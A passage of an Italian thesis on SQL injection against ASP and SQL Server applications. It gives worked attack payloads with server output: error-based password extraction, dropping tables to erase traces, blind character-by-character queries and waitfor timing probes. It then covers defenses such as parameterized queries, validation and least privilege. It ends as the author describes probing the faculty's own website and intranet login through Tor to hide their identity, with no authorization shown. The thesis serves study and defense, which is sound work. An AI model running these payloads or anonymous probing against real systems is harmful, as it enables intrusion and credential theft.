where nome>'Andrea Bianchi'--
```

Una volta ricavato il nome desiderato è possibile anche ottenere ogni altra informazione interessante. Ad esempio, la password dell'utente:

```
SELECT email, numtess, nome FROM studenti
WHERE nome= 'x' union select '',password,'' from users
where username = 'Andrea Bianchi'--
```

Il messaggio d'errore sarà

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'r00tr0x!' to a column of data type int.
/process_login.asp, line 35
```

Un metodo alternativo consiste nello sfruttare la possibilità offerta dal Transact-SQL di poter scrivere più istruzioni sulla stessa riga senza alterarne il significato; introducendo nel form un'insieme di istruzioni di questo tipo:

```
begin declare @ret varchar(8000)
set @ret=':'
select @ret=@ret+' '+nome+'/'+password from studenti
where nome>@ret
select @ret as ret into info
end
```

Si crea una tabella `info` con una singola colonna `ret` che contiene il nome e password corrispondente. Generalmente anche un utente con bassi privilegi è in grado di creare una sua tabella nel sistema.
Sfruttando lo stesso sistema precedente l'hacker potrà leggere tutti i dati che gli interessano

contenuti nella tabella `info` attraverso i messaggi d'errore:

```
SELECT email, numtess, nome FROM studenti WHERE nome= 'x'
union select '',ret,'' from info --
```

Messaggio d'errore:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value ': andrea bianchi/11111 marco rossi/22222 giorgio
verdi/33333' to a column of data type int.
/process_login.asp, line 35
```

Per cancellare poi le tracce è sufficiente invocare il comando drop:

```
SELECT email, numtess, nome FROM studenti WHERE nome= 'x';
drop table info--
```

2.4.9 Conversione forzata di dato numerico:

Nel caso di un campo di tipo numerico è un po' più difficile sfruttare le conversioni forzate di dati per visualizzarne il valore, ma non impossibile. Sql Server infatti è in grado di convertire automaticamente un dato di tipo numerico nella stringa di caratteri che lo rappresentano. Quando ci troviamo ad eseguire una funzione di manipolazione di stringhe su di un numero non si genera quindi alcun errore.

Si può aggirare il problema ad esempio appendendo il numero ad una stringa non numerica, prima di cercare di convertirla a sua volta in numero:

```
SELECT email, numtess, nome FROM studenti WHERE nome= 'x'
union select '','numero di tessera'+str(numtess),''
from studenti where nome = 'Andrea Bianchi' --
```

Il messaggio d'errore sarà:

```
Microsoft OLE DB Provider for ODBC Drivers '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'numero di tessera 11111' to a column of data type int.
/process_login.asp, line 35
```

2.5 Tecniche di Blind Sql Injection

Sono così definite quelle injection eseguite su applicazioni web che nascondono all'hacker ogni tipo di informazione utile contenuta nei messaggi di errore. Generalmente applicazioni di questo tipo si occupano di sostituire gli errori restituiti dal server con pagine realizzate appositamente dai programmatori, oppure non presentano nessuna pagina del genere.

Le tecniche di blind sql injection assumono quindi come condizione di partenza l'assoluta mancanza di informazioni riguardo alla struttura del database, il tipo di sistema utilizzato, le tabelle e gli altri oggetti utilizzati dall'applicazione**.**
Nonostante tutte queste informazioni siano occultate, l'applicazione web consente comunque di distinguere tra query eseguite correttamente (che mostrano cioè un qualche risultato) e query invece che generano una richiesta non valida (nessun risultato).

E' possibile inoltre in alcuni casi imparare a capire se le richieste ritenute non valide siano dovute ad errori di sintassi SQL (errori server) oppure no (ad esempio, username e password non corrette) ricorrendo a programmi che intercettano il traffico di rete.

- Sottoporre al server domande a risposta chiusa.
Sfruttando le considerazioni appena fatte risulta facile formulare domande a risposta chiusa da sottoporre al server; basta aggiungere la nostra domanda alle condizioni di where contenute nella query di cui si è prima verificato la risposta:

```
select * from tabella where ProdID=5 AND USER_NAME() = 'dbo'--
```

Se la risposta che si riceve dall'applicazione web è la stessa di prima, allora significa che la domanda ha risposta affermativa; nel caso riportato si scopre ad esempio che il nome dell'utente collegato al server è 'dbo'.

- Numero delle colonne
A differenza delle injection normali non è possibile ricavare nome e numero dei campi di una tabella sfruttando il comando UNION ed i messaggi d'errore restituiti.

Si può comunque procedere in altro modo: il numero delle colonne può essere ricavato aggiungendo in fondo alla select la clausola ORDER BY.
Generalmente questa viene utilizzata specificando il nome esteso della colonna secondo la quale i risultati della query devono essere ordinati. Ad esempio:

```
SELECT voto,nomecorso,cfu FROM esami WHERE (numtess=12345)
ORDER BY voti
```

La sintassi sql consente però di indicare le colonne in modo alternativo, indicandone semplicemente la posizione numerica all'interno della tabella. Se ad esempio la colonna CCNum è la prima della tabella, possiamo riscrivere la query precedente in questo modo:

```
SELECT voto,nomecorso,cfu FROM esami WHERE (numtess=12345)
```

```
ORDER BY 1
```

Nel caso di una injection questa particolarità consente di utilizzare la clausola order by senza conoscere nessun nome di colonna.
Per risalire al numero esatto di colonne basta introdurre una clausola “order by 1”. poiché ogni tabella ha almeno una colonna, questa dovrebbe funzionare sempre. In caso contrario di dovranno provare sintassi alternative fino a trovarne una funzionante.
A volte può esserci un errore dato dall'applicazione web stessa; aggiungere ASC o DESC dovrebbe essere sufficiente per risolvere il problema.
Trovata la sintassi corretta è utile provare anche una clausola order by 1000, palesemente sbagliata, per assicurarsi che l'enumerazione funzioni correttamente e l'applicazione non dia risultati.

Una volta fatto questo è sufficiente riprovare la query introducendo un “order by n” incrementando ogni volta n a partire dal valore 1.
Quando si otterrà un messaggio d'errore per l'ordinamento n-esimo, ciò significherà che il numero di colonne sarà n-1.
In questo caso è consigliabile comunque provare per sicurezza la clausola order by per n+1 ed n+2; è possibile infatti che alcuni tipi di dato particolari non consentano ordinamento.

- Tipo di dato delle colonne
La parola chiave sql “null” indica un valore nullo, valido sia per un campo numerico che per uno di tipo stringa, o qualunque altro tipo di dato.
Dovrebbe quindi essere possibile eseguire una union con tutti i campi nulli senza che questa restituisca nessun tipo di errore. La sintassi T-SQL ci consente inoltre di omettere la clausola from della union select, per cui non abbiamo neanche il problema di dover conoscere un nome di tabella valido. Aggiungendo infine una clausola where sempre falsa (ad esempio 1=2) si evita infine che la query restituisca una riga nulla, oltre al normale risultato. Un risultato anomalo di questo tipo infatti potrebbe generare errori nell'applicazione o lasciare tracce dell'operato dell'hacker:

```
SELECT voto,nomecorso,cfu FROM esami WHERE (numtess=12345)
UNION SELECT NULL,NULL,NULL WHERE 1=2 --
```

Si ottiene così una union select perfettamente funzionante. Per determinare ora il tipo di dato di ciascuna tabella è sufficiente provare a sostituire una alla volta ciascun valore null con una stringa, un intero o un float (i tipi di dato più comuni). Così facendo anziché 3^n possibili combinazioni di tipi di colonne se ne dovranno provare al più 3*n.
Ad esempio:

```
SELECT voto,nomecorso,cfu FROM esami WHERE (numtess=12345)
UNION SELECT 1,NULL,NULL WHERE 1=2 --
```

Se non restituisce nessun errore allora il primo campo della tabella è un intero.
Con vari tentativi si può quindi ricostruire una union corretta e dettagliata, che può essere sfruttata per visualizzare un qualunque dato come visto in precedenza.

- Ricerca del nome di una tabella carattere per carattere.
Le uniche risposte che è possibile ricavare dal server sono di tipo booleano: vero o falso.
E' possibile cercare il nome di una tabella andando per tentativi, lettera per lettera, sfruttando la funzione T-SQL “ascii”; innanzitutto si consideri la query:

```
SELECT TOP 1 name FROM sysobjects WHERE xtype='U'
```

che restituisce il nome della prima tabella utente del database. Aggiungendo la funzione substring:

```
substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1)
```

Si ottiene il primo carattere di tale nome. Grazie al comando lower:

```
lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1))
```

lo converte in minuscolo. Applicando infine la funzione ascii:

```
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1)))
```

ne viene fornito il relativo carattere ascii.

Usando un inserimento di questo tipo:

```
select * from tabella where ProdID=5 AND
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1))) > 109
```

si può sapere in base alla risposta se il primo carattere del nome della tabella viene prima o dopo la “m” (codice ascii 109).
Provando per successive iterazioni (lavorando con i segni > e <) si riesce ad ottenere la lettera iniziale della tabella, che può essere infine verificata con un'uguaglianza di questo tipo (se ad esempio la lettera è una “o”):

```
select * from tabella where ProdID=5 AND
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 1, 1))) = 111
```

Con un'ulteriore dose di pazienza si può ora iterare sulla lettera successiva:

```
select * from tabella where ProdID=5 AND
ascii(lower(substring((SELECT TOP 1 name FROM sysobjects
WHERE xtype='U'), 2, 1))) > 109
```

Cambiando di volta in volta il secondo parametro del comando substring si può arrivare a

conoscere l'intero nome della tabella in questione e di tutte le altre presenti nel database.

- Uso di ritardi come canali di comunicazione

Un altro metodo per ottenere informazioni da un database senza messaggi d'errore è quello di inviare una richiesta al server web insieme ad un ritardo di 4-5 secondi, grazie alla funzione T-Sql “waitfor”. Il server web infatti attende che la query sia completata prima di restituire il risultato al browser. Se effettivamente la pagina sarà caricata in un tempo relativamente lungo ciò significherà che la query è stata eseguita senza errori.
In questo modo è possibile inviare al web server un qualunque tipo di domanda a risposta chiusa; ad esempio:

“L'utente che sta eseguendo la query è 'sa'?”

```
if (select user) = 'sa' waitfor delay '0:0:5'
```

Se l'applicazione impiega più di 5 secondi per rispondere, allora l'utente è effettivamente 'sa'.

“Esiste un database 'pubs'?”

```
if exists (select * from pubs..pub_info)
waitfor delay '0:0:5'
```

Le applicazioni di questo accorgimento sono innumerevoli.
Non è neanche strettamente necessario usare la funzione waitfor; ci sono molti altri metodi per realizzare un ritardo nella risposta. Ad esempio un ciclo while sufficientemente lungo su un processore Pentium da 1GHz impiega all'incirca 5 secondi per essere completato:

```
declare @i int select @i = 0
while @i < 0xaffff begin
select @i = @i + 1
end
```

dove “0xaffff” è la notazione esadecimale per il numero 720895.
A differenza della funzione waitfor, questo metodo non deve neanche utilizzare il metacarattere apice.

3. STUDIO DELLE POSSIBILI CONTROMISURE

Le SQL injection sono tecniche di hacking molto diverse rispetto a quelle tradizionali. Si basano semplicemente sulla sintassi sql e sulle query eseguite da applicazioni web basate su pagine dinamiche (php, asp, eccetera).
In questi casi le tradizionali misure di sicurezza come ad esempio l'uso di Secure Socket Layer (SSL) e IP Security (IPSec) si rivelano completamente inutili.
Ogni input fornito da utente potrebbe rivelarsi potenzialmente pericoloso.
L'unico modo per scongiurare questo pericolo è prestare particolare attenzione alla realizzazione dell'applicazione web, cercando di valutare ogni potenziale fonte di pericolo non eliminabile dal codice e ovviando ad ognuna di essa con un'appropriata contromisura.

Le quattro linee guida fondamentali da seguire sono:

1. Validazione dell'input
2. Esecuzione di query all'interno di stored procedure
3. Accesso ai dati effettuato da un utente con bassi privilegi
4. Occultamento di informazioni che potrebbero facilitare il lavoro dell'hacker.

Nessuna di esse è sufficiente da sola a garantire l'inviolabilità di un'applicazione. Si consiglia quindi vivamente ad ogni realizzatore l'uso combinato di tutti questi principi, in modo da ottenere un livello di sicurezza ottimale.

In questo capitolo vengono inoltre descritti diversi accorgimenti che è possibile adottare per ostacolare ulteriormente i tentativi di hacking tramite Sql Injection.

3.1 Validazione dei dati

3.1.1 Contenuto delle stringhe

Il linguaggio Transact-Sql mette a disposizione un discreto numero di metacaratteri che rendono il linguaggio molto flessibile ed espressivo. Questi caratteri potrebbero però essere utilizzati in modo malevolo da chi ha intenzione di eseguire delle sql injection. Viene riportata di seguito una tabella che descrive tali caratteri:

Carattere	Significato nel Transact-Sql
;	Delimitatore di comandi.
'	Delimitatore di stringhe.
--	Delimitatore di commento. Tutto ciò che segue "--" sulla riga di testo non viene valutato dal server.
/**/	Delimitatori di commento. Tutto ciò che si trova tra "/*" e "*/", anche su più righe, non viene valutato dal server.
xp_, sp_	Non sono caratteri, ma particelle che indicano i nomi di stored procedure

Carattere	Significato nel Transact-Sql
	presenti in SQL Server. Molte di queste sono estremamente pericolose se accessibili ad utenti malintenzionati.

Il più semplice metodo per proteggersi dalle sql injection consiste nello stilare un elenco dei caratteri "pericolosi" e verificare che questi non compaiano all'interno della stringa fornita dall'utente prima di comporre ed eseguire la query. In caso positivo il carattere può essere eliminato o sostituito, oppure si può decidere di non eseguire del tutto la query.

E' possibile però che un programmatore si dimentichi di verificare la presenza di uno o più caratteri particolari, generando una pericolosa falla nella sicurezza dell'applicazione web. E' preferibile quindi stilare un elenco dei soli caratteri ammessi, verificando poi che nella stringa fornita dall'utente non ci siano caratteri diversi da quelli specificati.

Nel caso ad esempio di un indirizzo e-mail possiamo immaginare che esso possa contenere colo i seguenti caratteri:

```
abcdefghijklmnopqrstuvwxyz ABCDEFGHIJKLMNOPQRSTUVWXYZ
0123456789     @ . - _ +
```

Utilizzando una validazione di questo tipo si dovrebbe essere in grado di eliminare molte possibili injection senza causare all'utente inconvenienti dovuti ad indirizzi e-mail non riconosciuti come tali.

Esistono però casi in cui non è possibile fare a meno di alcuni di questi caratteri "pericolosi"; prendiamo ad esempio il caso di un form per l'inserimento di un nome proprio di persona, oppure per l'invio di una richiesta di assistenza. Input come ad esempio "Gabriele Dell'Otto", "Augustin-Louis Cauchy" oppure "Non mi funziona l'e-mail" pur essendo perfettamente leciti fanno uso di metacaratteri.

Per evitare mal funzionamenti dell'applicazione in questi casi è necessario non rigettare semplicemente l'input, ma cercare di distinguere i casi in cui tali metacaratteri sono pericolosi ed eventualmente renderli "inoffensivi" prima di comporre la query.
Si possono utilizzare ad esempio funzioni di sostituzione (REPLACE) o di delimitazione (QUOTENAME): nei casi appena visti è pratica comune raddoppiare gli apostrofi ad ogni occorrenza nella stringa, rendendo l'input perfettamente "lecito".

```
string InputValidato = InputValidato.Replace("'", "''");
```

E' da notare però che non sempre questa misura di sicurezza si rivela sufficiente per neutralizzare la pericolosità degli apici; diversi tipi di database consentono infatti l'uso del carattere di back-slash [\] per specificare che il metacarattere postposto ad esso deve essere considerato come un carattere normale; in questo caso inserendo un comando del tipo:

```
select * from tabella where nome= ' \'; Exec...; -- '
```

il "replacement" dell'apice non avrebbe effetto perché non farebbe altro che introdurre una stringa " ' " perfettamente valida, consentendo quindi all'hacker di eseguire la query

desiderata:

```
select * from tabella where nome= ' \''; Exec...; -- '
```

Oltre a questo è possibile trovare altri stratagemmi, per aggirare i controlli di un'applicazione web.

Il discorso fatto finora può essere esteso non solo ai singoli caratteri, ma anche alle numerose parole riservate del linguaggio Transact-Sql come ad esempio “SELECT”, “FROM” o “UNION”.
In questi casi però bisogna fare attenzione a non correre il rischio di rigettare erroneamente inserimenti validi, introducendo controlli più sofisticati.

In presenza di più controlli di validazione in sequenza è possibile però che sorgano comunque problemi di sicurezza in base all'ordine in cui questi controlli vengono effettuati dall'applicazione web; si consideri ad esempio un input nel quale viene prima verificata la presenza di stringhe chiave come ad esempio “select”, “union” o “--” e poi un ulteriore controllo provvede ad eliminare eventuali apici “pericolosi”. In questo caso l'attaccante potrebbe eseguire un injection di tipo

```
uni'on sel'ect @@version-'-
```

Senza che nessuna parola chiave possa essere riconosciuta; la successiva eliminazione degli apici superflui renderebbe la query perfettamente funzionante ed eseguibile dal server.

Un programmatore esperto deve inoltre assicurarsi che siano sottoposti a validazione TUTTI gli input che vengono utilizzati per comporre la query, non solo quelli forniti dall'utente attraverso i form. Questo perché l'utente potrebbe essere in grado di fornire o modificare certi tipi di dati attraverso altre vie, come ad esempio i campi di un cookie, i parametri di una richiesta GET, oppure potrebbe sfruttare la memorizzazione di stringhe nel database e recuperate dall'applicazione in un secondo momento.

Si rivela quindi molto utile la possibilità fornita da numerosi linguaggi di scripting per pagine web dinamiche di definire ed invocare proprie funzioni, che consentirebbero di semplificare notevolmente la validazione degli input in applicazioni web complesse che prevedono più form.

```
if ( not inputValido( "numtess", request.form("numtess") )
then ...
```

Alcuni linguaggi inoltre sono dotati di librerie che contengono già funzioni molto utili per questo scopo; in particolare il linguaggio ASP.NET mette a disposizione numerosi tipi di controlli di validazione (Validation Server Controls), come ad esempio il CompareValidator o il RegularExpressionValidator, che consentono di effettuare verifiche molto precise e particolari sui tipi di caratteri e lunghezze valide. La tecnologia ASP.NET dispone infatti di una sintassi per la definizione di Regular Expressions molto flessibile ed espressiva. Alcuni esempi:

```
/\d{2}-\d{5}/
```

definizione di un codice ID composto da 2 cifre, un trattino ed altre 5 cifre.

```
/<\s*(\S+)(\s[^>]*)?>[\s\S]*<\s*\/\1\s*>/
```

definizione di un tag HTML.

```
/^\s*$/
```

definizione di una linea bianca.

E' fondamentale che i controlli siano effettuati dal codice lato-server dell'applicazione web anziché usare validazioni lato-cliente, facilmente aggirabili.

Nel caso in cui si debbano utilizzare caratteri particolari o segni di punteggiatura, un'altra strategia utilizzabile può essere quella di sostituire a ciascuno di questi caratteri la sua codifica HTML.

3.1.2 Validazione del tipo di dato

Nel caso in cui l'input fornito dall'utente non sia di tipo stringa (ad esempio un numero o una data) una strategia molto efficace per evitare inserimenti indesiderati è effettuare una conversione forzata del dato inserito.
Si prenda come esempio il caso di un form che richieda l'inserimento di un numero intero; è sufficiente introdurre una conversione

```
IntValidato = (int)IntFornito;
```

in modo tale da vanificare un qualunque tipo di inserimento malevolo. Questo perchè se si tenta di convertire una stringa di caratteri non numerici in un intero, l'operazione restituisce sempre un valore nullo (zero).
Un'alternativa può essere quella di usare funzioni simili a ISNUMERIC, per assicurarsi che l'input sia del tipo atteso.

3.1.3 Limitazioni sul numero di caratteri

Un'ulteriore buona norma da osservare è quella di limitare il numero di caratteri massimo inseribile all'interno di ogni form. Questo perchè molte tecniche di Sql injection richiedono istruzioni molto lunghe e limitazioni di questo tipo possono ostacolarne notevolmente gli attacchi. E' bene però realizzare anche questo tipo di limitazione tramite funzioni di validazione degli input, anziché limitarsi ad usare variabili stringhe di dimensione ridotta. Un hacker sufficientemente bravo potrebbe riuscire infatti a sfruttare a proprio vantaggio variabili di questo tipo approfittando del fenomeno del Data Truncation per inserire caratteri pericolosi.

Utilizzando funzioni di validazione possiamo evitare che l'applicazione web si limiti ad effettuare un taglio “silenzioso” dell'input troppo lungo, consentendoci inoltre di catturare questo tipo di eccezione e di decidere che azioni intraprendere in questi casi.

3.2 Utilizzo di Stored Procedure

E' assolutamente da evitarsi l'uso di comandi sql composti ed eseguiti dinamicamente dall'applicazione web. L'uso di comandi sql all'interno di stored procedure riduce notevolmente le possibilità per un hacker di inserire injection all'interno del codice.

Questo perchè le stored procedures sono comandi già compilati e memorizzati nel server, per cui eventuali inserimenti malevoli non possono modificarne il significato. Esiste comunque il rischio che una stored procedure venga utilizzata malevolmente, specie se presenta una struttura simile a questa:

```
CREATE PROCEDURE dbo.RunQuery
@var ntext
AS
exec sp_executesql @var
GO
```

Risulta evidente che una procedura del genere si occupa semplicemente di eseguire una stringa di comandi fornita in input, per cui si presta ad un qualunque tipo di uso indesiderabile.

3.2.1 Parametrizzazione di input: Sql dinamico vs. Sql parametrizzato

Per una maggiore sicurezza è necessario quindi utilizzare le stored procedures attraverso un'interfaccia parametrizzata, che vanifichi un qualunque tipo di inserimento errato. Ciò è possibile grazie alle funzionalità messe a disposizione da molti linguaggi di scripting per applicazioni web. In particolare nella tecnologia ASP.NET dispone di appositi oggetti Parameter da fornire ad oggetti Command della tecnologia ADO.NET.

```
Dim cmdSelect As OleDbCommand
     cmdSelect = New OleDbCommand(strSQL, cn)

Dim tessParam As  OleDbParameter
     tessParam =  New OleDbParameter("@numtess",
     Convert.ToInt32(Request.Form("txtTess") ) )

cmdSelect.Parameters.Add(tessParam )
```

Eseguendo le query attraverso una stored procedure parametrizzata, l'input viene trattato esclusivamente come un valore letterale, senza problemi di ambiguità di significato.

Anche nel caso in cui non fosse possibile ricorrere a stored procedures per motivi particolari, quella della parametrizzazione degli input rimane comunque una strategia molto efficace per ridurre il rischio di injection. Riportiamo di seguito un esempio di query composta dinamicamente dalla pagina web:

[linguaggio VBscript]

```
Set objRS= objConn.Execute("select * from studenti
where numtess="&cstr(Request.Form("txtTess"))&"
and passwd='"&cstr(Request.Form("txtPasswd"))&"'",intName)
```

Ecco invece la stessa query che utilizza la tecnologia ASP.NET per la parametrizzazione degli input.

[linguaggio VB]
```
     Dim strSQL As String
     strSQL = "select * from studenti where numtess=? and
passwd=?"
     Dim cmdSelect As OleDbCommand
     cmdSelect = New OleDbCommand(strSQL, cn)
     cmdSelect.Parameters.Add(New  OleDbParameter("@numtess",
     Convert.ToInt32(Request.Form("txtTess") ) ))
     cmdSelect.Parameters.Add(New   OleDbParameter("@passwd",
     Request.Form("txtPasswd") ))
     Dim rdr As OleDbDataReader
     rdr=cmdSelect.ExecuteReader(CommandBehavior.SingleRow)
```

I parametri aggiunti vanno a sostituire i punti interrogativi presenti nella stringa strSQL nell'ordine d'inserimento.

L'uso di stored procedures consente inoltre di realizzare controlli d'inserimento più complessi, strettamente legati all'applicazione web stessa. Ad esempio una procedura potrebbe decidere se consentire o meno l'utente di aggiungere un articolo alla sua lista di acquisti, verificando che l'utente abbia credito sufficiente a disposizione e che gli sia permesso l'acquisto.

3.3 Accesso tramite utenti con permessi limitati

Una condizione molto importante è quella di usare utenti con permessi limitati per gli accessi al database. Anche se riteniamo la nostra applicazione web sicura, l'utilizzare un utente con privilegi elevati ci espone a pericoli maggiori.

In linea teorica conviene garantire all'utente esclusivamente i permessi per accedere a determinate stored procedures contenute nel database, evitando accessi diretti alle tabelle. Così facendo anche in caso di attacco hacker limitiamo le probabilità di avere intrusioni significative.
E' possibile altrimenti porre limiti di accesso a determinati database, tabelle o alle operazioni di lettura o scrittura.

Una pratica molto diffusa seppur estremamente pericolosa è quella di effettuare accessi al database tramite l''utente SA, ovvero il System Administrator:

```
     objConn.Open"DRIVER={SQL Server};
     SERVER=HOMER;UID=sa;PWD=;DATABASE=unimo1"
```

Questo tipo di ruolo consente di fare qualunque operazione di desideri, come ad esempio creare nuovi utenti a cui fornire alti privilegi oppure eliminare database interi.

E' decisamente più sicuro creare un nuovo utente appositamente, facendo attenzione di non fornirlo di un nome utente e di una password troppo banali o semplici.
Il lavoro richiesto da questa minima modifica è assolutamente trascurabile se rapportato ai notevoli benefici in fatto di sicurezza.

```
Dim strConn AS String
strConn="Provider=SQLOLEDB;Data Source=HOMER;
Initial Catalog=unimo2;UserID=Hansolo;
Password=millenniumfalcon;"
Dim cn As New OleDb.OleDbConnection(strConn)
cn.Open()
```

3.4 Occultamento dei messaggi d'errore

Molte architetture server prevedono messaggi d'errore dettagliati, che contengono informazioni utili agli sviluppatori nella fase di debugging. Nonostante questi messaggi non costituiscano di per sé un pericolo per la sicurezza, la loro presenza può facilitare enormemente il lavoro di un hacker. Egli potrebbe infatti verificare l'esatta reazione del server ai suoi tentativi di injection, consentendogli così di correggerne facilmente gli errori.

Server web come ad esempio IIS (Internet Information Service) di Microsoft possono essere impostati affinchè non visualizzino direttamente i messaggi d'errore restituiti dalle query; queste informazioni devono essere sostituite da pagine scritte appositamente dai realizzatori dell'applicazione, in modo tale che siano il più generici possibile e forniscano solo le informazioni indispensabili.
Se possibile la scelta ideale è quella di eliminare completamente i messaggi d'errore, sostituendoli con una semplice redirezione alla pagina web stessa.

Alcuni tipi di web server consentono inoltre la distinzione tra accessi localhost ed accessi remoti, consentendo così di mantenere disponibili i messaggi d'errore dettagliati solo agli sviluppatori senza compromettere la sicurezza del sito.

Un'altra possibile strategia è quella di prevedere porzioni del codice sorgente per la gestione delle eccezioni, al fine di catturare eventuali eventi anomali e gestirli in maniera invisibile all'utente web.

3.5 Altri accorgimenti

Nessuna di queste contromisure presa singolarmente garantisce una completa sicurezza contro SQL injection. E' necessario che siano applicate insieme, in modo tale che se una tipologia di prevenzione viene aggirata le altre forniscano comunque protezione.

In ogni caso bisogna tenere presente il fatto che il campo delle sql injection è estremamente vasto e difficilmente analizzabile in maniera completa, per cui non si può mai avere la certezza di essere completamente al sicuro da un qualunque tipo di attacco finora ideato né per quelli che vengono inventati ogni giorno.

Ad esempio è opinione comune pensare che se un'applicazione ASP utilizza stored procedures per accedere al database, sia virtualmente impossibile introdurre un qualunque tipo di SQL injection. Questo non è necessariamente vero. Come descritto in precedenza, ciò dipende anche dal modo in cui la stored procedure è stata realizzata ed il modo in cui viene invocata dalla pagina web, ovvero con o senza parametrizzazione.
In caso di contromisure mal applicate l'utente potrebbe avere comunque una certa influenza sulle parti non-dati della stringa di query e tramite esse arrivare a controllare il database.

Vengono ora descritti diversi accorgimenti che consentono di limitare i possibili danni causabili da un attacco effettuato tramite Sql Injection.

3.5.1 Memorizzazione di dati criptati anziché in chiaro

E' pratica comune memorizzare dati fondamentali per la sicurezza come ad esempio password o codici d'accesso come se fossero dati normali, collocati all'interno di tabelle e facilmente ottenibili formulando una semplice query.

Un'alternativa certamente più sicura è quella di memorizzare versioni criptate di questi dati sensibili, in modo tale che se anche l'hacker riuscisse ad accedervi si troverebbe con dei dati per lui illeggibili.
Un'altra informazione chiave che potrebbe risultare utile proteggere è la stringa di connessione usata per collegarsi al database, perchè contiene nome e password dell'utente che accede al database oltre ad altri dati sensibili.

Non è scopo di questa tesi esaminare le tecniche per la protezione dei dati, comunque è generalmente preferibile utilizzare funzioni di hash piuttosto che di criptazione, in modo che l'hacker non possa in ogni modo risalire alle versioni originarie.

3.5.2 Isolare il server web

Nel capitolo 2 sono state esaminate diverse tecniche che consentono di collegarsi ad altri computer tramite injection e di esplorare così una rete.

Nell'eventualità che un hacker riesca ad ottenere libero accesso al server è consigliabile progettare la rete in modo tale da fornire il minor numero possibile di collegamenti ai computer interni alla rete, in modo da ostacolare o perlomeno rallentare l'accesso dell'hacker all'Intranet.

3.5.3 Rilevare la presenza di tentativi di injection

Programmi di gestione per database come Sql Server non prevedono la compilazione di file di logging per l'esecuzione di comandi Sql errati. Nel caso quindi di un tentativo di attacco di un hacker per mezzo di Sql Injection il server non è in grado di registrarne traccia.

Solamente i file di log del server web tengono traccia dell'accesso effettuato dall'hacker all'applicazione web, ma poichè questi accessi consistono in semplici richieste HTTP risultano del tutto indistinguibili da quelli dei normali utenti.

Una buona pratica per il programmatore di pagine web dinamiche è quella di introdurre funzioni nel codice sorgente della pagina per memorizzare gli inserimenti dell'utente all'interno di un proprio file di logging.
Molte delle injection più complesse richiedono numerose investigazioni, esperimenti e tentativi prima di essere efficacemente applicati. Questa lentezza implicita può essere un vantaggio per i realizzatori dell'applicazione web, che tenendo sotto controllo gli inserimenti sospetti da parte degli utenti possono riconoscere questi tentativi e cercare di correggere tempestivamente eventuali falle nella sicurezza dell'applicazione prima che sia troppo tardi.

3.5.4 Rimozione di elementi inutili dal database

Nel caso in cui si intenda prendere misure più “drastiche” per contrastare i tentativi di sql injection, si può pensare di procedere con l'eliminazione di tutti gli elementi presenti nel server sql che non sono utilizzati dall'applicazione web e che costituirebbero un potenziale vantaggio dell'hacker:

Programmi come Sql Server forniscono sempre database d'esempio come “northwind” e “pubs”, la cui struttura può essere agevolmente esplorata dall'hacker grazie ad una copia locale del programma. Il conoscere la presenza di questi database potrebbe rivelarsi molto utile come mezzo di verifica o come punto di partenza per eseguire Sql Injection.

Lo stesso discorso vale anche per stored procedure come xp_cmdshell o sp_executesql, il cui uso è già di per sé sconsigliabile. A meno che la loro presenza non sia strettamente necessaria è una buona norma quella di eliminarle da Sql server in modo da fornire all'hacker meno strumenti possibile. E' necessario ricordarsi però di cancellare dal server anche i file .dll che contengono il codice delle procedure rimosse.

E' consigliabile infine la rimozione di tutti gli utenti e gli account non necessari. E' molto probabile infatti che un hacker piuttosto che cercare di creare un utente proprio troverà più facile ed accessibile usare quelli già presenti nel database, meglio ancora se sono utenti standard presenti in ogni installazione del server sql.

4. ATTIVITA' SPERIMENTALE

4.1 Tentativi condotti sul sito della facoltà

Come attività sperimentale legata alla mia ricerca e classificazione delle Sql Injection ho applicato le tecniche esaminate al sito web della facoltà di Ingegneria della nostra università.
Ho effettuato quindi una serie di tentativi di violazione del database al fine di verificare l'effettiva sicurezza e protezione del sistema da attacchi hacker, eseguiti tramite i vari form d'inserimento di cui il sito web della facoltà dispone.

Figura 1: Immagine del sito della facoltà.

Dopo un'osservazione preliminare di tutte le pagine che compongono il sito ho potuto appurare che le pagine più interessanti che consentono attacchi di questo tipo sono quelle d'accesso alla rete Intranet dell'ateneo (riservata ai docenti ed al personale) e quelle per la Ricerca Insegnamenti.

Le pagine dinamiche utilizzate dal sito sfruttano la tecnologia asp, il che rende probabile l'utilizzo di Sql Server per la gestione del database.

Come ulteriore accorgimento ho deciso di utilizzare il browser Torpark (www.torrify.com), gratuitamente disponibile in rete, in quanto mi consente di mantenere il completo anonimato mascherando il mio indirizzo IP mentre effettuo i miei tentativi di Sql Injection.

4.1.1 Form di accesso all'Intranet dell'ateneo (riservato ai docenti ed al personale)

La pagina presenta due campi d'inserimento da parte dell'utente: uno per l'username ed uno per la password. Si tratta quindi di una struttura molto comune e diffusa, molto simile a quelle discusse come esempi nei capitoli precedenti.

